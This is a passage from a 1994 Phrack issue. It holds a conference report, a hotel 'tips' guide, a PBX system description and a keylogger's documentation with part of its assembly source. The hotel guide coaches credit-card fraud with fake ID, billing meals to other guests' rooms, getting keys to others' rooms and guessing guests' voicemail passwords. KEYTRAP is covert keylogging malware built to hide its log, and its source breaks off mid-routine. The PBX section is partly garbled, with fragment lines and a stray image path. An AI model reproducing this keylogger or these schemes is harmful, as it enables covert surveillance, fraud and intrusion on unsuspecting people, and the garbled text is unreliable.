HOPE was attended by around one thousands folks, and the Hotel Filthadelphia still stands. (Aw shucks.)

My single biggest complaint was not that the schedules slipped by an hour or two or three; sessions at conferences like this keep going if the audience is into them and they are found to be educational and productive. So an hour session can run into two if the material and presentations fit the mood. In theory a boring session could find itself kama kazi'd into early melt-down if you have the monotone bean counter from hell explaining the distributed statistical means of aggregate synthetic transverse digitization in composite analogous integral fruminations. (Yeah, this audience would buy off on that in a hot minute.) But there were not any bad sessions. The single track plenary style attracted hundred of hackers for every event. Emmanuel and friends picked their panels and speakers well. When dealing with sponge-like minds who want to soak up all they can learn, even in somewhat of a party atmosphere, the response is bound to be good.

My single biggest complaint was the registration nightmare. I'd rather go the DMV and stand in line there than get tagged by the seemingly infinite lines at HOPE. At DefCon early registration was encouraged and the sign up verification kept simple.

For some reason I cannot thoroughly (or even partially) fathom, a two step procedure was chosen. Upon entering, and before the door narcs would let anyone in, each attendee had to be assigned a piece of red cardboard with a number on it. For the first day you could enter the 'exhibits' and auditorium without challenge. But by Day 2 one was expected to wait in line for the better part of a week, have a digital picture taken on a computer tied to a CCD camera, and then receive a legitimate HOPE photo-ID card. What a mess. I don't have to beat them up on it too bad; they know the whole scheme was rotten to the core.

I waited till near the end of Day 2 when the lines were gone and the show was over. That's when I got my Photo ID card. I used the MIB's photo ID card the rest of the time.

HOPE was a lot of fun and I was sorry to see it end, but as all experiences, there is a certain amount of letdown. After a great vacation, or summer camp, or a cruise, or maybe even after Wood\037 stock, a tear welts up. Now I didn't cry that HOPE was over, but an intense 48 hours with hackers is definitely not your average computer security convention that only rolls from 9AM to Happy Hour. At a hacker conference, you snooze, you lose. You never know what is going to happen next - so much is spontaneous and unplanned - and it generally is highly educational, informative and entertaining.

Computer security folks: you missed an event worth attending. You missed some very funny entertainment. You missed some fine young people dressed in some fine garb. You missed the chance to meet with your perceived 'enemy'. You missed the opportunity to get inside the heads of the generation that knows more about keyboards than Huck Finning in suburbia. You really missed something, and you should join Robert MIB Steele and I at the next hacker conference.

* * * * *

If only I had known.

If only I had known that tornadoes had been dancing up and down 5th avenue I would have stayed at the Hotel Filthadelphia for another night.

La Guardia airport was closed. Flights were up to 6 hours de\037 layed if not out and out canceled. Thousands of stranded travel\037 ers hunkered down for the night. If only I had known.

Wait, wait. Hours to wait. And then, finally, a plane ready and willing to take off and swerve and dive between thunderbolts and twisters and set me on my way home.

My kids were bouncing out of the car windows when my wife picked me up at the airport somewhere in the vicinity of 1AM.

"Not too late are you dear?" Sweet Southern Sarcasm from my Sweet Southern Wife.

"Don't blame me," I said in all seriousness. "It was the hack\037 ers. They caused the whole thing."

* * * * *

Notice: This article is free, and the author encourages responsi\037 ble widespread electronic distribution of the document in full, not piecemeal. No fees may be charged for its use. For hard copy print rights, please contact the author and I'll make you an offer you can't refuse. The author retains full copyrights to the contents and the term Cyber-Christ.

Winn is the author of "Terminal Compromise", a novel detailing

a fictionalized account of a computer war waged on the United States. After selling well as a book-store-book, Terminal Com\037 promise was placed on the Global Network as the world's first Novel-on-the-Net Shareware and has become an underground classic. (Gopher TERMCOMP.ZIP)

His new non-fiction book, "Information Warfare: Chaos on the Electronic Superhighway" is a compelling, non-technical analy\037 sis of personal privacy, economic and industrial espionage and national security. He calls for the creation of a National Information Policy, a Constitution in Cyberspace and an Elec\037 tronic Bill of Rights.

He may be reached at INTER.PACT, 11511 Pine St., Seminole, FL. 34642. 813-393-6600, fax 813-393-6361, E-Mail: P00506@psilink.com.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 24 of 28

****

The ABCs of better H O T E L Staying ...

... by SevenUp (sec@escape.com)

This ARTICLE will give you some information on how to experience a cheaper, safer, and more comfortable stay at your next hotel visit. Always keep in mind that the staff is taught to make your stay as pleasant as possible and fulfil most of your wishes. So it is often a matter of social engineering to reach your goal.

BUSINESS CENTRES
Many good hotels offer business centres. Some business centres just offer "typing service" at high rates, others provide a PC you can use for free. Usually it is a 286 or older, but it should give you the opportunity to copy warez, write your latest article for Phrack or even connect your pocket modem and login to the -> Internet.

CREDIT CARDS
If you have your own card and don't mind paying for the room - great! Just use it when you check in - most places require you to have a credit card or won't let you use the phone or won't even let you in.
You want to use someone else's card? Be careful! Don't use a stolen card when you check in, or you won't have a safe sleep, fearing that they could come and get you. You would be safer if you tell them upon check in that you misplaces your card and don't need to make long distance calls, and just want to pay with it in the end. This doesn't work always, but sometimes. You also need a faked ID upon check in with the same name as the cardholder.

But overall, using a faked Credit Card in a hotel is one of the easiest ways to get busted.

DIALUPS
Many hotels have dialins for their reservation system. Novells are quite popular. Some hotels also use PC based UNIXes (old System V's mostly) that are often unprotected - no passwords on the root account or even giving you a shell prompt when you call the dialup. Most of them are 7e1 at slow speeds. I won't say more about reservation systems here.

EATING & DANCING
Many hotels have good and relatively expensive restaurants and discos. They just require you to sign the check with a room number and full name. If you know of a guest that is checked in and has secured his account with a credit card who just checked in, just use his name and room number - this is probably the biggest lack of security in a hotel.

Also if you don't stay at the hotel but want to go to their disco at night, pretend to be a guest to get in free and save cover charges. They usually believe you.

FUCKING
You've read right, hotels are favorite places to make love. No matter if you bring your IRC date here, pick up a hooker or stay alone and watch the in-house porn movies. Since many hotels pride themselves in having as much staff as guests, the question is how to get the cute waitresses and maids into your bed. If anyone has experience making them willing without much financial and physical effort, drop me a mail and I will include it in the next list.

GET ALL
Some people love to take all movable parts from the room before checking out. The question is what to take and what not.

The easiest things to take are soaps, shampoo, lotions and Kleenex from the bathroom, since they will be replaced every morning without problems. If you want a bathrobe (usually most expensive item), hide it in your suitcase immediately after check in and then complain that there was just one robe in your room. They will bring you a new one immediately. If you take one when you leave the hotel, they will notice and most likely charge you $100 in your credit card. If you want a bath towel, also don't wait until the end of your stay, but hide it some days earlier. If anyone should ask about it, just tell him that you left it at the pool. Taking magazines from your room is usually no problem, but stay away from removing the TV or blankets!

HYATT GOLD PASSPORT
If you want to check in at a Hyatt, get yourself their Gold Pass before. It is free of charge and will get you free Orange Juice, Coffee and a newspaper in the morning, and also a bigger room.

INTERNET
So you are at a hotel in a new city and want to get on the Internet? There are usually 2 ways: Using a computer and a modem from your hotel room and calling a dialup, or walking to a local university and logging in from there.

If you bring your laptop with built-in modem, find the dialup in the Internet Dialup list in this issue of Phrack, get an account on the host and can make free local calls from your room, the first choice is probably the best one.

But if you don't have your own account at a local school and want to stay legit, it is often useful to walk to a computer lab in that school and check out their computers. Many school around the world have PC's in their labs which let you do a telnet throughout the world without needing any account or password, or ID to enter the school. You can find them in Hong Kong, New York, Munich and many other major cities; but usually they are unknown to the public or are likely to be closed down (similar to the vending machines, see -> SEVENUP).

JACKING OFF
See -> Fucking.

KEY
There are plenty of different types of room keys. Some hotels still use old-fashioned standard keys, but most use programmable keys (plastic cards with "holes" or magnetic stripes, or even the pretty modern metal keys in key-shape, which allow programming of their magnetic fields. These programmable keys will always be reprogrammed if a guest checks out. On the other hand, if you go to the reception and claim that you lost your key, they will always program a spare key for you. Sometimes they ask you for your birthday, sometimes for your ID (just tell them you left it in your room). This way you could easily get into someone else's room.

LIGHT
Some hotels have quite fancy light systems. If the light won't shine, there is often a box in the entrance where you have to enter your key (or some paper) to activate the main power. This should help saving energy while you are gone, but sometimes even the air condition will turn off, so you have to fool the box with a paper or spare key. Some systems will turn on certain lights just when you insert the key into the door and open it. This is quite unfortunate if your roommate sleeps while you go cruising and clubbing at night. When you return, the light will shine bright and wake him up. The only thing that helps is unscrewing the light bulbs.

MOVIES & TV
I bet many of you will first turn on the TV after entering the room. Some people just stay at hotels that offer HBO in their rooms. Before playing with the remote, read the papers above the TV carefully, because some channels might show in-house movies that are being charged automatically without any warning. Typical rates are US $6-9 per movie.

Of course you don't want to pay that much, nor do I.

Here are the 3 big S' of movie watching:
Spectravision, Sex movies and Social Engineering.

Spectravision is one of the most popular systems. It usually allows you to watch 5 minutes (sometimes 2) of each movie per day free, enough for some people to come. There are usually a bunch of BNC cables from the wall to your Spectravision box and to your TV. One of the cables delivers the program, the other assures billing. Use your fantasy and try replacing the "billing cable" in the wall! Generally it can also be useful to use a standard cable decoder (cablebox) to decode the pay channels. Just bring one along and if you are lucky, you can watch the movies easily.

If all your technical expertise fails, there is still one way of watching movies for free: Social Engineering. Just watch the movies of your choice and then complain to the reception that you had trouble with the TV, that the Spectravision box or remote control broke, or that you caught the maid watching movies in your room. If you cry a lot, they will usually be nice and remove the movies from your bill.

PHONE CALLS
Be careful before making any phone calls from your room. Many hotels charge you up to $3 for 800 numbers and log all your touch tones (and calling codez!). You can't be sure who will view the logs and abuse your calling card. Also there are often high surcharges for long distance calls, up to 40% on top of AT&T's operator connected charges. There are also hotels that charge a minimum charge per call (up to $5), even if you just talked for 10 seconds long distance. On the other side, some hotels offer free local and 800 calls. Just make sure and read all papers in the room and contact the reception. I also had operators telling me lower rates than the ones that showed up on my bill, so be careful.

RACK RATE
This is the highest possible rate for a room, and the rate that is officially displayed at the reception. You should never pay that rate. If you say you are with a company they will give you a discount of at least 10% (corporate rate). Some hotels even give qualified people and companies discounts of 25% - 50% on the rack rate. When you wonder if you pay too much for your room or think you got a great rate, send me a mail, because I try to keep a database about cheapest prices for selected hotels.

SEVENUP, Coke, Pepsi & Rootbeer:
You are staying at a five-star hotel. You are thirsty. Your room has a minibar, but the cheapest soda is $4.95. The next supermarket or gas station is 20 miles away. But you need a Coke. What to do now?

TRY finding the gangways where the employers work, live and eat!
About every bigger hotel has a kitchen for employees. They also have a vending machine hidden somewhere, with sodas for just 60 cents.

When strolling through the restricted area, just walk straight, slowly and self confident. If someone asks you what you are doing, tell them:
a) you are an undercover agent for the IRS and they should get lost.
b) you are looking for the vending machine. (telling the truth openly with a broad smile can be more successful than you think!)
c) you are a new employee and ask her to show you around

Also notice the signs and posters in most restricted areas, telling the personnel to be "enthusiastic, punctual, generous to the guest..." Quote these phrases when an employer behaves nasty towards you.

UPGRADES
After first going into your room and checking it out, go back to the reception and complain that the bed is too small, the street noise is too loud, the view is too poor, etc. Quite often they will give you a nicer and bigger room on their executive floor! See also -> Hyatt Gold Passport.

VOICE MAIL

Many good hotels offer voice mail to their guests. The most popular system is Meridian Mail. Some hotels have an own dialup for the voicemail, but mostly the hotel just lets you access it through the main PBX operator. If you are unlucky you have to wait 5 rings at a number before the Voice Mail answers.

Most guests don't use Voice Mail. The few that do also keep the default password, which is often the room number or the birthday of the guest. One way to get the birthday is call up front desk, tell them you are with "Mommy's Birthday Cakes Delivery" and have a cake for John Smith. Ask them to check birthday's of all John Smith's etc. Of course there are more ways, just use your social engineering fantasy!

WHERE TO GO?
It is pretty hard to recommend chains in general. But I had quite good experience with Hilton, Hyatt (try getting a room on the Regency floor), Holiday Inn (sometimes really cheap prices and good standard), Shangri-La (best hotels in Asia) and Marriott (usually nice service). I had less good experience with Sheraton (less discounts), Peninsula, Regent & Four Seasons (all a bit overpriced and not so modern). But there are always exceptions, so tell me about your experience!

I hope some of these tips might be useful for you. Stay tuned and wait for a new issue of travel tips, next time about Airlines!

(c)opyright 1994 by the author. Publication outside of Phrack forbidden.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 25 of 28

****

AT&T Definity System 75/85 Communications System Description & Configuration

Written By: erudite
(armitage@dhp.com)

Intro

Let me introduce you to the AT&T Definity System 75/85. This communications system is a product of the merging of the AT&T System 75 and System 85 architectures. The name Definity came from the two words "definitive" and "infinity".

Let me also tell you that there are many different communications systems out there. (Merlins, AT&Ts) Many many many, I couldn't name them all, but the AT&T systems are nice. I enjoy working with them, and I hope you enjoy this text file.

This System is an advanced business communications system. A Digital Communications Protocol (DCP) allows data communication through data terminal equipment connected to the digital switch. This allows the system to handle data and voice communications simultaneously.

The System can handle up to 1600 lines that supports all digital, hybrid, and analog terminals and equipment. Up to 400 trunks, and up to 400 Automatic Call Distribution (ACD) Agents. The Data switching capacity is up to 800 digital data endpoints, and 160 integrated and combined pooled modem facilities.

- ˜ 510D Personal Terminal or 515-Type Business Communications Terminal
- ˜ 7404D Terminals
- ˜ 7406D or 7407D Equipped with optional Data Module Base
- ˜ Asynchronous Data Units (ADU) (DCE type device that has rs232c interface)
- ˜ Digital Terminal Data Modules
- ˜ 3270 Data Modules
- ˜ Internal Data Channels
- ˜ Trunk Data Modules (Modular)
- ˜ Processor Data Modules (Modular)

Networking

The Processor Port Network (PPN) always provides the switch processing element (SPE) and port circuits. An Expansion Port Network (EPN) is available to increase line size of any system by allowing you to add additional port circuits. The EPN connects to the PPN over a fiber optic cable that may be up to 1.86 miles remotely situated. It may also by located adjacent to the PPN.

This System may be arranged stand-alone or you can integrate it into a private network. You can form these types of Networks:

- ˜ Tandem Tie Trunk Network (TTTN)
- ˜ Electronic Tandem Network (ETN)
- ˜ Main/Satellite Configuration
- ˜ Distributed Communications System (DCS)
- ˜ Centralized Attendant Service (CAS)

An Integrated Services Digital Network Primary Rate Interface (ISDN-PRI) makes it possible for the Definity System to access various private and


public network services. With ISDN-PRI the you can access these services:

- ˜ Call by Call Service Selection
- ˜ Private Network Services
- ˜ Information Forwarding
- ˜ Call Identification Display
  - Connected Number Display
  - Connected Party Name Display
  - Calling and Called Number Record Display
  - Calling and Called Party Name Display

Configuration

The Actual System is encased in a pair of "cabinets" which have a fiber optic link between them. It is also common to have a stack of about three "cabinets" of a smaller size, for different models.

Shown here is a typical multi-carrier system with a Processor Port Network (PPN) cabinet and Expansion Port Network (EPN) cabinet.



Voice and Data Management Features

There are a lot of voice features and services, in fact, too many to list, I will do a run down on all the interesting and useful features and services. It has many Voice Management, Data Management, Network Services, System Management, Hospitality Services, and Call Management Services.

call attendant can use to operate the console more efficiently
both inside system users and remote callers to edit, receive, send,
write, and forward voice messages.
system.
it to the display console.

- Attendant Conference: Allows Attendant to construct a conference call
- Terminal Conference: Allows remote user to construct a conference call without attendant assistance.

being interrupted by any of the systems overriding features, and denies
ability to gain access to, and or superimpose tones.
is issued by the administrator to a certain extension # for indication of
a dedicated private data extension.
the system to dial anyone else, such as the attendant console.
the following trunks and more.

- ˜ Voice Grade DS1 Tie Trunks
- ˜ Alternative Voice/Data (AVD) DS1 Tie Trunks
- ˜ Digital Multiplexed Interface (DMI) Tie Trunks
- ˜ Central Office (CO) Trunks
- ˜ ISDN-PRI Trunks
- ˜ Remote Access Trunks

˜ Wide Area Telecommunications Service (WATS) Trunks
features and functions that is used for maintenance testing. Such as access to system tones, access to specific trunks, etc.
Note: AT&T designed the Facility Test Calls Feature for testing purposes only, and system maintenance. When properly administered, AT&T claims that the customer is responsible for all security items, and secure system from unauthorized users, and that all users should be aware of handling access codes. AT&T claims they will take no responsibility for poor administration.
it rings down if busy, or if it receives a dial timeout.
packet switched local area network that will link with mainframes, workstations, personal computers, printers, terminals, storage devices, and communication devices.
This interface allows connection of the system to an ISDN Network by means of ISDN frame format called PRI.
branch has a Listed Directory Number (LDN).
˜ Common Control Switching Arrangement (CCSA)
˜ Electronic Tandem Network (ETN)
˜ Enhanced Private Switched Communications Service (EPSCS)
˜ Tandem Tie Trunk Network (TTTN)
˜ Software Defined Network (SDN)
doesn't want to take responsibility for anything that is abused with this feature.
would come in handy.
others calls, again, AT&T does not want to take any legal fees on misuse on this feature.
attendant's assistance.

========
Software
========

The System comes with switched services software, administrative software, and maintenance software. All running on a real-time operating system.

and services. This also is responsible for relaying any information to the console display.
tasks, and configurations.
keep everything running properly.

====================
System Administration
====================

The "Access Code" you will encounter on these systems is a 1, 2, or 3 digit number. The pound (#) and star (*) keys can be used as the first digit of the code. Below you will see a typical Screen Format taken from one of my logs, information aside you can see and get a feel of what the administration side of the system is like.

Page 1 of 4

STATION

Extension: ____
Type: _____ Lock Messages: _ COR: _ Room: _____
Port: _____ Security Code: ____ COS: _ Jack: _____
Name: _____ Coverage Path: ___ Cable: _____

FEATURE OPTIONS

LWC Reception? _____ Headset? _ Coverage Msg Retrieval? _
LWC Activation? _ Auto Answer? _ Data Restriction? _
Redirect Notification? _ Idle Appearance Preferences? _
PCOL/TEG Call Alerting? _
Data Module? _ Restrict Last Appearance? _
Display? _

ABBREVIATED DIALINGS

List1: _____ List2: _____ List3: _____

BUTTON ASSIGNMENTS

1: _____ 6: _____
2: _____ 7: _____
3: _____ 8: _____
4: _____ 9: _____
5: _____

==========
System Maintenance
==========

Finally the Maintenance section, where you can see where the errors are logged, where all the alarms are sent, printed, etc.

There are 3 different types of alarms:
console or INADS)

The Error log is reported and can be viewed at The Manager Terminal, as well as the alarm log.

==========
Basic Acronyms
==========

ADU	Asynchronous Data Unit
AUDIX	Audio Information Exchange
COR	Class of Restriction
COS	Class of Service
DCP	Digital Communications Protocol
DMI	Digital Multiplexed Interface
EPN	Expansion Port Network
ISDN	Integrated Service Digital Network
PPN	Processor Post Network
PSDN	Packet Switching Data Network

=====
Tones
=====

Here is most of the Tones, mostly either interesting ones or often used tones the System. Here are the tones, the frequencies, and the moderations.

Tone	Frequency	Pattern
Answer Back 3	2225 Hz	3000 on
Answer Back 5	2225 Hz	5000 on
Bridging Warning	440 Hz	1750 on, 12000 off, 650 on; repeated
Busy	480 Hz + 620 Hz	500 on, 500 off; repeated
Call Waiting		
Internal	440 Hz	200 on
External	440 Hz	200 on, 200 off
Attendant	440 Hz	200 on, 200 off
Priority Call	440 Hz	200 on, 200 off, 200 on, 200 off, 200 on
Call Waiting		
Ring Back	440 Hz + 480 Hz; 440 Hz	900 on (440 + 480) 200 on (440) 2900 off; repeated
Cnrt Att Call		
Incoming Call		
Identification	480 Hz & 440 Hz & 480 Hz	100 on (480), 100 on (440), 100 on silence;
Dial Zero,		
Attendant Transfer,		
Test Calls,	440 Hz	100 on, 100 off, 100 on
Coverage	440 Hz	600 on

Confirmation	350 Hz + 400 Hz	100 on, 100 off, 100 on, 100 off, 100 on
Dial	250 Hz + 400 Hz	Continuous
Executive Override	440 Hz	300 on followed by
Intercept	440 Hz & 620 Hz	250 on (440), 250 on (620); repeated
Ringback	440 Hz + 480 Hz	1000 on, 3000 off; repeated
Zip	480	500 on

=====
Outro
=====

System 75/85 (multi-carrier cabinet model) communications system.

I hope you learned something, anywayz, questions comments, system login information, defaults, where to get manuals, or anything else:
email me (armitage@dhp.com) and I will get back to you.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAi4sHnsAAAEEALjw8E+bOEr1BlCyrBp8f3Ko8yOX5P5uiP+Vor5SamJ33gbu
PBSBOc+Xww+93Pjl/R7gMC/c/FFtn+ehHsCm5u3AaIXSmx2ZVW2Xen9vXBRMZRB+
rpC2GdCiFCAdfaHwANHaeuHDmKiP4GqaQuG1M1Xzv9NqW4m70tndGYkB59slAAUT
tAdFcnVkaXRl
=Nx+g
-----END PGP PUBLIC KEY BLOCK-----

erudite (armitage@dhp.com) (armitage on irc)\032

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 26 of 28

****

KEYTRAP v1.0 - Keyboard Key Logger

by Dcypher (Dcypher@aol.com)

THIS PROGRAM MAY NOT BE DISTRIBUTED IN ANY WAY THAT VIOLATES U.S. OR FOREIGN LAW. THIS PROGRAM MUST NOT BE USED TO GAIN UNAUTHORIZED ACCESS TO DATA AND IS NOT INTENDED TO HELP USERS TO VIOLATE THE LAW !

You may distributed UNMODIFIED copies of KEYTRAP freely, subject to the above limitations, and provided all files are included in unmodified form; KEYTRAP.EXE, KEYTRAP.DOC

The author disclaims ALL warranties relating to the program, whether express or implied. In absolutely no event shall the author be liable for any damage resulting from the use and/or misuse of this program.

WHAT IS KEYTRAP ?

KEYTRAP is a very effective keyboard key logger that will log keyboard scancodes to a logfile for later conversion to ASCII characters. Keytrap installs as a TSR, remaining in memory until the computer is turned off.

CONVERT will convert the keyboard scancodes captured by Keytrap to their respective keyboard (ASCII) characters.

Usage: KEYTRAP <dir\logfile> /A /B /C

A - Maximum size of logfile
B - Number of keys to log per session
C - Number of minutes between each session

Keytrap is a command line program.

<dir\logfile> - You MUST specify a directory for the logfile. If you don't specify a directory Keytrap will only look in the current directory for the logfile. If the logfile is not found in the current directory no writing will occur. Keytrap will append the scancode data to the end of the file you specify.

A - The Maximum size of the logfile. This number is checked only when Keytrap is installed. If the size of the logfile exceeds this number, Keytrap will delete the logfile and create a new one.

B - This is the number of keys to log per session. Keytrap will only check this number AFTER a write to the logfile. So if you specify 50 keys, and Keytrap does not get a chance to write till there are 100 keys in the buffer, then Keytrap will log 100 keys.

C - This is the number of minutes between each session. When Keytrap reaches or exceeds the number of keys to log per session, it will start a delay routine and check this number. You can't specify more then 1440 minutes, the number of minutes in a day !

Example: KEYTRAP c:\logfile /20000 /200 /20

Keytrap will check "logfile" to see if it exceeds 20,000 bytes. If it does, Keytrap will delete the log file and then

create a new one. Keytrap will then install as a TSR program.
It will log approx 200 keys at a time with a delay of 20 minutes
between each session.

Usage: CONVERT logfile outfile
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

logfile: The file that contains the scancodes that Keytrap logged.
outfile: Specify an output file name.

Theres not too much to say here. This program just converts scancodes
from the logfile into their respective keyboard (ASCII) characters.

NOTES
~~~~~

Keytrap will not display ANY messages. Check the logfile and
the size of the logfile if your not sure Keytrap is working.

Keytrap will only make the logfile hidden if the logfile is
actually created by Keytrap or the maximum size of the logfile
is reached or exceeded. If you specify a file that already
exists then Keytrap will not change that files attributes and
will append all scancode data to the end of the file.

Keytrap will not crash if the logfile gets deleted while Keytrap
is in memory. It will just keep looking for the logfile so it can
write its buffer. A buffer write is not forced until the buffer
reaches 400 bytes. It will then try to write its buffer during
the next interrupt 21 call.

If you have any questions or need some help, e-mail me.
Below is my public pgp key, don't e-mail me without it !

Dcypher (Dcypher@aol.com)

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6

mQCNAi3iD5cAAAEEAMVJGdgCYzG5av0lLSjO7iXm64qsuk6v/dx5XcMoNmOHNUA3
+tzF0WuVPXuJ59mFxE3/rhQqyh8Mci0f4qT6TR7FfSb8vtzSkF5vW8cNUmQx8Qvf
B/YQZVmztNlWOPROAmT8ZHbsrNev2rgeYjouW3ZOUgA4RKBRYiCTuXD+VOlxAAUR
tBlEY3lwaGVyIDxEY3lwaGVyQGFvbC5jb20+
=w2RN
-----END PGP PUBLIC KEY BLOCK-----

```
;
;
; KEYTRAP v1.0 - Keyboard Key Logger
; By Dcypher (Dcypher@aol.com)
;
; Usage: KEYTRAP <dir\logfile> /A /B /C
;
;        A - Maximum size of log file.
;        B - Number of keys to log per session.
;        C - Minutes between each session.
;
;-----------------------------------------------
      ;
 .286                                  ; 286 or better
 .model small                          ;
 .code                                 ;
 org     100h                          ;
      ;
begin:  jmp     install    ;
      ;
```

```
;================================================
      ;
db      ' DCYPHER@AOL.COM / KEYTRAP V1.0 ' ; PLEASE DON'T REMOVE
      ;
buf             db 401 dup (0)                  ; 400 byte buffer
bufptr          dw 0                            ;  +1 for luck :)
      ;
hide            db 0    ; save int21 function call
stimem          dw 0    ; grab time when done
handle          dw 0                            ; logfile handle
control         db 0    ; control which INT to use
done_flag       db 0    ; session done flag
must_write      db 0                            ; must-write flag
write_amount    dw 0                            ; amount written to disk
using_21        db 0    ; already doing an int-21
      ;
old_9a_off      dw 0    ;
old_9a_seg      dw 0                            ;
      ;
old_9b_off      dw 0    ;
old_9b_seg      dw 0                            ;
      ;
old_21_off      dw 0                            ;
old_21_seg      dw 0                            ;
      ;
datasegm        dw 0                            ; save data-segment
      ;
delaym          dw 0    ; delay, in minutes
mkeys           dw 0                            ; maximum number of keys
logH            dw 0                            ; log file size
logL            dw 0                            ; log file size
      ;
;================================================================================
      ;
int_9A: pushf                                   ;
 pusha                                  ;
 push    es     ;
        push    ds                              ;
 mov     ds, datasegm                   ; we are here
      ;
 cmp     control, 1   ; use this one ?
        je      A91    ;
        call    pkey    ; process key (scancode)
        ;
   A91: pop     ds                              ;
 pop     es                             ;
 popa                                   ;
 popf                                   ;
 jmp     dword ptr old_9a_off           ;
      ;
;================================================
      ;
  pkey: cmp     done_flag, 1                    ; completely done ?
 je      pk2                            ;
 cmp     bufptr, 400                    ; buffer limit reached ?
 jae     pk2                            ;
      ;
 in      al, 60h                        ; get scancode
      ;
 cmp     al, 39h                        ; get downstroke and only
 ja      pk2                            ; as far as spacebar
        cmp     al, 2Ah    ;
        je      pk2    ; no shift
        cmp     al, 36h    ;
        je      pk2    ; no shift
      ;
        push    0    ;
        pop     es    ;
        mov     ah, byte ptr es:[417h]  ; shift status
        test    ah, 43h    ; test for both shift keys
```

```
        je      pk1           ; and cap-lock active
      ;
        add     al, 80h    ; show shift or cap-lock
   pk1: mov     di, bufptr                      ; in logfile
 mov     buf[di], al                    ; place scancode in buffer
 inc     di                             ;
 mov     bufptr, di                     ;
        mov     must_write, 1      ; try to write buffer
      ;
   pk2: ret     ;
      ;
;================================================
      ;
int_9B: pushf                                   ;
 pusha                                  ;
 push    es                             ;
 push    ds                             ;
 mov     ds, datasegm                   ; we are here
      ;
        cmp     control, 0   ; use this one ?
        je      B91       ; (not really needed)
        call    pkey    ; process a key (scancode)
      ;
   B91: pop     ds                              ;
 pop     es    ;
 popa                                   ;
 popf                                   ;
 jmp     dword ptr old_9b_off           ;
      ;
;================================================================================
      ;
int_21: pushf                                   ;
 pusha                                  ;
 push    es                             ;
 push    ds                             ;
 mov     ds, datasegm                   ; here we are
      ;
        cmp     ax, 0ffffh   ; check if already installed
        je      D21    ;
      ;
 cmp     using_21, 1                    ; might need to call an
 je      C21                            ; int-21 here so jump if
 mov     using_21, 1                    ; called from below
        mov     hide, ah   ; save function # for hiding
      ;
        call    switch     ; always control the int 9's
        call    timer    ; always check restart timer
      ;
 cmp     done_flag, 1                   ; completely done ?
 je      B21                            ;
 cmp     must_write, 1                  ; need to write ?
 jne     B21                            ;
        cmp     bufptr, 400   ; push a write when buffer
        jae     A21    ; is full
      ;
        cmp     hide, 3Fh    ; disk read
        je      A21    ; (hide buffer write)
        cmp     hide, 40h    ; disk write
        je      A21    ;
        jmp     B21    ; can't hide, try another time
      ;
   A21: call    saveb                           ; write buffer
      ;
   B21: mov     using_21, 0                     ; no int-21 calls anymore
   C21: pop     ds                              ;
 pop     es                             ;
 popa                                   ;
 popf                                   ;
 jmp     dword ptr old_21_off           ;
;------------------------------------------------
```

```
   D21: pop ds    ; already installed !
        pop es    ;
        popa     ;
        popf     ;
        mov     ax, 1    ; show installed
        iret     ;
      ;
;=============================================================================
      ;
timer:  cmp     done_flag, 0   ; only check time when
 je      timerb    ; session is complete !
      ;
        mov     ah, 2Ch    ;
        int     21h    ; what's the time ?
        mov     al, ch    ;
        xor     ah, ah    ;
        mov     bx, 60    ;
        mul     bx    ; multiply hours by 60
        xor     ch, ch    ;
        add     ax, cx    ; add in the minutes
           ;
        mov     bx, stimem   ;
        cmp     ax, bx    ; is time now same as
        je      timerb    ; when session was completed
      ; if so, don't do anything
        xor     cx, cx    ;
timer1: cmp     bx, 1440   ; midnight then back to 0
        jb      timer2    ;
        xor     bx, bx    ;
timer2: inc     cx    ; minutes counter
        inc     bx    ;
        cmp     ax, bx    ; count until time now
        jne     timer1    ;
      ;
        cmp     cx, delaym   ;
        jb      timerb    ; should we reset ?
      ;
        mov     done_flag, 0   ; reset / next session
timerb: ret     ;
      ;
;---------------------------------------------
      ;
switch: mov     ax, 3509h                       ;
 int     21h                            ;
 cmp     bx, offset int_9A              ; everything ok with 9A ?
 jne     sw1                            ; check offset
        mov     control, 0   ; show who has control
        ret             ;
                ;
   sw1: cmp     control, 1   ; 9B already in use ?
        je      sw2    ; yes, don't do anything
        mov     ax, 3509h   ;
        int     21h    ;
        mov     old_9b_seg, es   ;
        mov     old_9b_off, bx   ;
        mov     ax, 2509h   ;
        lea     dx, int_9B   ;
        int     21h    ; use 9B instead of 9A !
        mov     control, 1   ; show who has control
   sw2: ret                                    ;
      ;
;---------------------------------------------
      ;
saveb:  mov     ax, 3d01h                       ;
 mov     dx, 82h                        ;
 int     21h                            ; open logfile, r/w
 jc      probw                          ;
 mov     handle, ax                     ;
 mov     bx, ax                         ;
 mov     ax, 4202h                      ;
```

```
 xor     cx, cx                          ;
 xor     dx, dx                          ;
 int     21h                             ; point to eof
 jc      probw                           ;
 mov     ah, 40h                         ;
